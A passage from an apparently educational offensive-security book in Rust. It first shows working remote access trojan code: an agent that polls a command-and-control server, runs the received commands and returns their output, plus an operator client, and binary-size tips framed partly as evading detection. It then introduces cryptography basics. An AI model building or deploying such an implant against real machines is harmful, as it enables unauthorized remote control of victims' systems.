        log::debug!("API response successfully received");

        let job = match api_res.data {
            Some(job) => job,
            None => {
                log::debug!("No job found. Trying again in: {:?}", sleep_for);
                sleep(sleep_for);
                continue;
            }
        };

        let output = execute_command(job.command, job.args);
        let job_result = api::UpdateJobResult {
            job_id: job.id,
            output,
        };
        match api_client
            .post(post_job_result_route.as_str())
            .send_json(ureq::json!(job_result))
        {
            Ok(_) => {}
            Err(err) => {
                log::debug!("Error sending job's result back: {}", err);
            }
        };
    }
}
```

```
fn execute_command(command: String, args: Vec<String>) -> String {
    let mut ret = String::new();

    let output = match Command::new(command).args(&args).output() {
        Ok(output) => output,
        Err(err) => {
            log::debug!("Error executing command: {}", err);
            return ret;
        }
    };
```

```
    ret = match String::from_utf8(output.stdout) {
        Ok(stdout) => stdout,
        Err(err) => {
            log::debug!("Error converting command's output to String: {}", err);
            return ret;
        }
    };

    return ret;
}
```

10.8.3 The client

10.8.3.1 Sending jobs

After sending a job, we need to wait for the result. For that, we loop until the C&C server replies with a non-empty job result response.

```
use std::{thread::sleep, time::Duration};

use crate::{api, Error};
use uuid::Uuid;

pub fn run(api_client: &api::Client, agent_id: &str, command: &str) -> Result<(),
↪  Error> {
    let agent_id = Uuid::parse_str(agent_id)?;
    let sleep_for = Duration::from_millis(500);

    let input = common::api::CreateJob {
        agent_id,
        command: command.trim().to_string(),
    };
    let job_id = api_client.create_job(input)?;

    loop {
        let job_output = api_client.get_job_result(job_id)?;
        if let Some(job_output) = job_output {
            println!("{}", job_output);
            break;
        }
        sleep(sleep_for);
    }

    Ok(())
```

```
}
```

10.8.3.2 Listing jobs

```rust
use crate::{api, Error};
use prettytable::{Cell, Row, Table};

pub fn run(api_client: &api::Client) -> Result<(), Error> {
    let jobs = api_client.list_jobs()?;

    let mut table = Table::new();

    table.add_row(Row::new(vec![
        Cell::new("Job ID"),
        Cell::new("Created At"),
        Cell::new("Executed At"),
        Cell::new("command"),
        Cell::new("Args"),
        Cell::new("Output"),
        Cell::new("Agent ID"),
    ]));

    for job in jobs {
        table.add_row(Row::new(vec![
            Cell::new(job.id.to_string().as_str()),
            Cell::new(job.created_at.to_string().as_str()),
            Cell::new(
                job.executed_at
                    .map(|t| t.to_string())
                    .unwrap_or(String::new())
                    .as_str(),
            ),
            Cell::new(job.command.as_str()),
            Cell::new(job.args.join(" ").as_str()),
            Cell::new(job.output.unwrap_or("".to_string()).as_str()),
            Cell::new(job.agent_id.to_string().as_str()),
        ]));
    }

    table.printstd();

    Ok(())
}
```

10.9 Optimizing Rust's binary size

By default, Rust produces fairly large binaries, which may be annoying when building a RAT. A larger executable means more resources used on the system, longer and less reliable downloads, and easier to be detected.

We will see a few tips to reduce the size of a Rust executable.

Note that each of the following points may come with drawbacks, so you are free to mix them according to your own needs.

10.9.1 Optimization Level

In `Cargo.toml`

```
[profile.release]
opt-level = 'z' # Optimize for size
```

10.9.2 Link Time Optimization (LTO)

In `Cargo.toml`

```
[profile.release]
lto = true
```

10.9.3 Parallel Code Generation Units

In `Cargo.toml`

```
[profile.release]
codegen-units = 1
```

Note that those techniques may slow down the compilation, especially Parallel Code Generation Units. In return, the compiler will be able to better optimize your binary.

10.9.4 Choosing the right crates

Finally, choosing small crates can have the biggest impact on the size of the final executable. You can use cargo-bloat to find which crates are bloating your project and thus find alternatives, as we did for the agent's HTTP client library.

10.10 Dockerizing the server

In order to package our server, we use a two-stages Docker image.

Dockerfile

```
]
 ↪  ##############################################################################################################
## Builder
]
 ↪  ##############################################################################################################
FROM rust:latest AS builder

WORKDIR /ch_10

COPY ./ .

RUN cargo build -p server --release


]
 ↪  ##############################################################################################################
## Final image
]
 ↪  ##############################################################################################################
FROM debian:buster-slim

# Create unprivileged user
ENV USER=ch_10
ENV UID=10001

RUN adduser \
    --disabled-password \
    --gecos "" \
    --home "/nonexistent" \
    --shell "/sbin/nologin" \
    --no-create-home \
    --uid "${UID}" \
    "${USER}"


WORKDIR /ch_10

# Copy our build
COPY --from=builder /ch_10/target/release/server ./

# Use an unprivileged user
USER ch_10:ch_10

CMD ["/ch_10/server"]
```

The first stage is used to build the server, and then we use the `debian:buster-slim` Docker image as a base to create a small final image that only contains what is necessary to run the server with an unpribiliged user, to reduce the attack surface.

You can find on my blog a long explaination to create very small Docker images.

10.11 Some limitations

Even if we are going to improve our RAT in the next chapters, there are a few things that are left as an exercise for the reader.

10.11.1 Authentication

We didn't include any authentication system!

Anyone can send jobs to the server, effectively impersonating the legitimate operators and taking control of all the agents.

Fortunately, it's a solved problem, and you won't have any difficulty finding resources on the internet about how to implement authentication (JWTs, tokens…).

10.11.2 No transport encryption

Here we used plain HTTP. HTTPS is the bare minimum for any real-world operations.

10.12 Summary

- Due to its polyvalence, Rust is the best language to implement a RAT. Period.
- Use HTTP(S) instead of a custom protocol, or you will regret it.
- Long-polling is the best tradeoff between simplicity and real-time.
- Use Docker.
- You will need to roll your sleeves to keep the size of the binary small.

Chapter 11

Securing communications with end-to-end encryption

In today's world, understanding cryptography is a prerequisite for anything serious related to technology, and especially security. From credit cards to cryptocurrencies, passing by secure messengers, password managers, and the web itself, cryptography is everywhere and provides bits of security in the digital world where everything can be instantly transmitted and copied almost infinitely for a cost of virtually $0.

Do you want that the words you send to your relatives be publicly accessible? Do you want your credit card to be easily copied? Do you want your password to leak to any bad actor listening to your network? Cryptography provides technical solutions to these kinds of problems.

End-to-end encryption is considered the holy grail of communication security because it's the closest we achieve to mimicking real-life communication. In a conversation, only the invited persons are able to join the circle and take part in the discussion. Any intruder will be quickly ejected. End-to-end encryption provides the same guarantees, only invited parties can listen to the conversation and participate. But, as we will see, it also adds complexity and is not bulletproof.

11.1 The C.I.A triad

The cyberworld is highly adversarial and unpardonable. In real life, when you talk with someone else, only you and your interlocutor will ever know what you talked about. On the internet, whenever you talk with someone, your messages are saved in a database and may be accessible by employees of the company developing the app you are using, some government agents, or if the database is hacked by the entire world.



Figure 11.1: The C.I.A triad

11.1.1 Confidentiality

Confidentiality is the protection of private or sensitive information from unauthorized access.

Its opposite is **disclosure**.

11.1.2 Integrity

Integrity is the protection of data from alteration by unauthorized parties.

Its opposite is **alteration**.

11.1.3 Availability

Information should be consistently accessible.

Many things can cripple availability, including hardware or software failure, power failure, natural disasters, attacks, or human error.

Is your new shiny secure application effective if it depends on servers, and the servers are down?

The best way to guarantee availability is to identify single points of failure and provide redundancy.

Its opposite is **denial of access**.

11.2 Threat modeling

Threat modeling is the systematic analysis of potential risks and attack vectors in order to develop defenses and countermeasures against these threats.

Put another way, it's the art of finding against who and what you defend and what can go wrong in a system.

According to the Threat Modeling Manifesto, at the highest levels, when we threat model, we ask four key questions:

1. What are we working on?
2. What can go wrong?
3. What are we going to do about it?
4. Did we do a good enough job?

Threat modeling must be done during the design phase of a project, it allows to pinpoint issues that require mitigation.

11.3 Cryptography

> Cryptography, or cryptology (from Ancient Greek: , romanized: *kryptós* "hidden, secret"; and graphein, "to write", or - -logia, "study", respectively), is the practice and study of techniques for secure communication in the presence of third parties called adversaries.

Put another way, cryptography is the science and art of sharing confidential information with trusted parties.

Encryption is certainly the first thing that comes to your mind when you hear (or read) the word cryptography, but, as we will see, it's not the only kind of operation needed to secure a system.

11.3.1 Primitives and protocols

Primitives are the building blocks of cryptography. They are like lego bricks.

Examples of primitives: `SHA-3` , `Blake2b` , `AES-256-GCM` .

Protocols are the assembly of primitives in order to secure an application. They are like a house made of lego bricks.

Examples of protocols: `TLS` , `Signal` , `Noise` .

11.4 Hash functions



Figure 11.2: Hash function

A hash function takes as input an arbitrarily long message, and produces a fixed-length hash.

Each identical message produces the same hash. On the other hand, two different messages should never produce the same hash.

They are useful to verify the integrity of files, without having to compare/send the entire file(s).

You certainly already encountered them on download pages.

Examples of Hash functions: `SHA-3` , `Blake2b` , `Blake3` .

There are also `MD5` and `SHA-1` , but they **SHOULD NOT BE USED TODAY** as real-world attacks exist against those functions.

11.5 Message Authentication Codes

MAC (Message Authentication Code) functions are the mix of a hash function and a secret key.

The secret key allows authentication: only the parties with the knowledge of the secret key are able to produce a valid authenticated hash (also called a tag or a code).

MACs are also known as Keyed hashing.

An example of usage of MACs are JSON Web Tokens (JWTs): only the server with the knowledge of the secret key is able to issue valid tokens.

go1.16.6 ▾

File name	Kind	OS	Arch	Size	SHA256 Checksum
go1.16.6.src.tar.gz	**Source**			**20MB**	a3a5d49c401b61db065e4f93b623347a4d343ae0c0b40a65c3423b05a138837d
go1.16.6.darwin-amd64.tar.gz	Archive	macOS	x86-64	124MB	e4e03e7c0891baa00862ed37273ce05835f0be77ad8203a29ec56dbf3d87588a
go1.16.6.darwin-amd64.pkg	**Installer**	**macOS**	**x86-64**	**125MB**	0b49b6cbe50b30aa0a5bb0f0ccdbb43f9cd3d9a3c36a709b8e46777d0945338b5
go1.16.6.darwin-arm64.tar.gz	Archive	macOS	ARMv8	120MB	17bb7e8fb6f46ce3ac7851466d62f8985f2fef935eed8f59c236a0cc0c228dc5
go1.16.6.darwin-arm64.pkg	**Installer**	**macOS**	**ARMv8**	**120MB**	c70d238f3a181a3acc9ccc3c56af5434012a0aa8f16520ba95b84a05df38fab5
go1.16.6.linux-386.tar.gz	Archive	Linux	x86	98MB	33d028b6d2a4abeb74cccc55024580ae49d5edfb88a30665db8b49cd1852c17e
go1.16.6.linux-amd64.tar.gz	**Archive**	**Linux**	**x86-64**	**123MB**	be333ef18b3016e9d7cb7b1ff1fdb0cac800ca0be4cf2290fe613b3d0994dfe0d
go1.16.6.linux-arm64.tar.gz	Archive	Linux	ARMv8	95MB	9e38847463da6daecab9017cd0599f33f84991e68263752cfab49258b0c98c38
go1.16.6.linux-armv6l.tar.gz	Archive	Linux	ARMv6	96MB	b1ca342e81897da3f25da4e75ae29b267db1674fe7222d9afc4c666bcf6fca69
go1.16.6.windows-386.zip	Archive	Windows	x86	112MB	2c9c5ce429fe7099a82efe25bcb8fc86ee87d1ab81e7148c9c114c65304fada4
go1.16.6.windows-386.msi	Installer	Windows	x86	98MB	89c31a7483ca1c71a8a580516e08792885b7d77a55b4f39991f891809090c97c5
go1.16.6.windows-amd64.zip	Archive	Windows	x86-64	137MB	c1132ba4e6263a1712355fb07459af4f23e1602e1661c20f071e80bdcc5fe8db5
go1.16.6.windows-amd64.msi	**Installer**	**Windows**	**x86-64**	**119MB**	8caa75a1604a0519abc92a0ca55b68adfc675bb4eb13f1c9f6fab0cca54b617d

Figure 11.3: SHA-256 hashes on a download page



Figure 11.4: MAC

11.6 Key derivation functions

Key Derivation Functions (KDFs) allow creating a secure key from a not-so-secure source.



Figure 11.5: Key Derivation Functions

There are two kinds of Key Derivation Functions:

Functions that accept as input a low entropy input, such as a password, a passphrase or a big number, and produce a high-entropy, secure output. They are also known as **PBKDF for Password Based Key Derivation Functions**. For example `Argon2d` and `PBKDF2` .

And functions that accept a high-entropy input, such as an already securely generated random vector, and produce an also high-entropy output. For example: `Blake2b` .

Note that a function like `Blake2b` is polyvalent, and you can also use it with a secret key as a MAC.

11.7 Block ciphers

Block ciphers are the most famous encryption primitives and certainly the ones you think about when you read the word "cryptography".

You give to a block cipher a message (also known as **plaintext**) and a secret key, and it outputs an encrypted message, also known as **ciphertext**. Given the same secret key, you will then be able to decrypt the ciphertext to recover the original message, bit for bit identical.

Most of the time, the ciphertext is of the same size as the plaintext.

An example of block cipher is `AES-CBC` .



Figure 11.6: Block cipher

11.8 Authenticated encryption (AEAD)

Because most of the time, when you are encrypting a message, you also want to authenticate the ciphertext, authenticated encryption algorithms are born.

They can be seen as encrypt-then-MAC for the encryption step, and verify-MAC-then-decrypt for the decryption step.

Given a plaintext, a secret key, and optional additional data, the algorithm will produce a ciphertext with an authentication tag (often appended to the ciphertext). Given the cipher, the same secret key, and the same additional data,

But, if the ciphertext or the additional data used for decryption are wrong (modified), the algorithm will fail and return an error before trying to decrypt the data.

The advantages over encrypt-then-MAC are that it requires only one key, and it's far easier to use, and thus reducing the probability of introducing a vulnerability by mixing different primitives together.

Authenticated Encryption with Additional Data is also known as **AEAD**.

Nowadays, AEAD are the (universally) recommended solution to use when you need to encrypt data.

Why?

Imagine that Alice wants to send an encrypted message to Bob, using a pre-arranged secret key. If Alice used a simple block cipher, the encrypted message could be intercepted in transit, modified (while still being in its encrypted form), and transmitted modified to Bob. When



Figure 11.7: Authenticated encryption



Figure 11.8: Authenticated encryption with bad data

Bob decrypts the ciphertext, it may produce gibberish data! Integrity (remember the C.I.A triad) is broken.

As another example, imagine you want to store an encrypted wallet amount in a database. If you don't use associated data, a malicious database administrator could swap the amount of two users, and it would go unnoticed. On the other hand, with authenticated encryption, you can use the `user_id` as associated data and mitigate the risk of encrypted data swapping.

11.9 Asymmetric encryption

a.k.a. Public-key cryptography.

The principle is simple. Encryption keys come in pairs:

- A **public key** is a key that should be shared with others so they can use it to encrypt data intended for you, and only you.
- A **private key** is a secret that should never be shared with anyone and that allows you to decrypt data that was previously encrypted with the public key.

The tuple `(private key, public key)` is called a **keypair**.



Figure 11.9: Asymmetric encryption

The advantage over symmetric encryption like block ciphers, is that it's easy to exchange the public keys. They can be put on a website, for example.

Asymmetric encryption is **not** used as is in the real world, instead, protocols (like the one we will design and implement) are designed using a mix of authenticated encryption, Key exchange, and signature algorithms (more on that below).

11.10 Diffie–Hellman key exchange

Diffie–Hellman key exchange (more commonly called key exchange) is a method to establish a **shared secret** between two parties through a public channel.

The same shared secret can be derived from Alice's public key and Bob's private key than from Bob's public key and Alice's private key. Thus, both Alice and Bob can compute the same shared secret using their respective private keys and the other one's public key.

Nowadays, the recommended key exchange functions to use are Elliptic-curve Diffie–Hellman (**ECDH**), which are way simpler to implement than RSA encryption.

However, shared secrets computed through ECDH key exchange can't be used directly for symmetric encryption. Most AEAD algorithms expect a uniformly random symmetric key which shared secrets are not. Thus, to "increase their entropy", we pass the output of the key exchange function into a **Key Derivation Function (KDF)** to generate a shared secret key that can be used for symmetric encryption.



Figure 11.10: Key exchange

The (certainly) most famous and used Key Exchange algorithm (and the one I recommend you to use if you have no specific requirement) is: `x25519` .

11.11 Signatures

Signatures are the asymmetric equivalent of MACs: given a keypair and a message (comprised of a private key and a public key), the private key can produce a signature of the message. The public key can then be used to verify that the signature has indeed been issued by someone (or something) with the knowledge of the private key.



Figure 11.11: Digital Signatures

Like all asymmetric algorithms, the public key is safe to share, and as we will see later, public keys of signature algorithms are, most of the time, the foundations of digital (crypto)-identities.

The (certainly) most famous and used Signature algorithm (and the one I recommend you to use if you have no specific requirement) is: `ed25519` .

11.12 End-to-end encryption

End-to-end encryption is a family of protocols where only the communicating users are in possession of the keys used for encryption and signature of the messages.

Now that most of our communications are digital, a problem arises: **How to keep our messages private despite all the intermediaries?** Internet Service Providers (ISPs) and Service providers (Facebook, Telegram, Line, WeChat…) are all in a position of Man-In-The-Middle (MITM) and are able to inspect, record, and even modify our communications without our consent or knowledge.

And this is before talking about malicious actors.

You may think that you have nothing to hide, so it doesn't matter. Think twice.

- What can happen if all your messages and your web browsing history are stored forever and accessible by the employees of those companies? While in the first place I'm certainly not comfortable with having strangers looking at my message, the point is that over time, the chances of a leak or a hack are 100% as everything digital can be

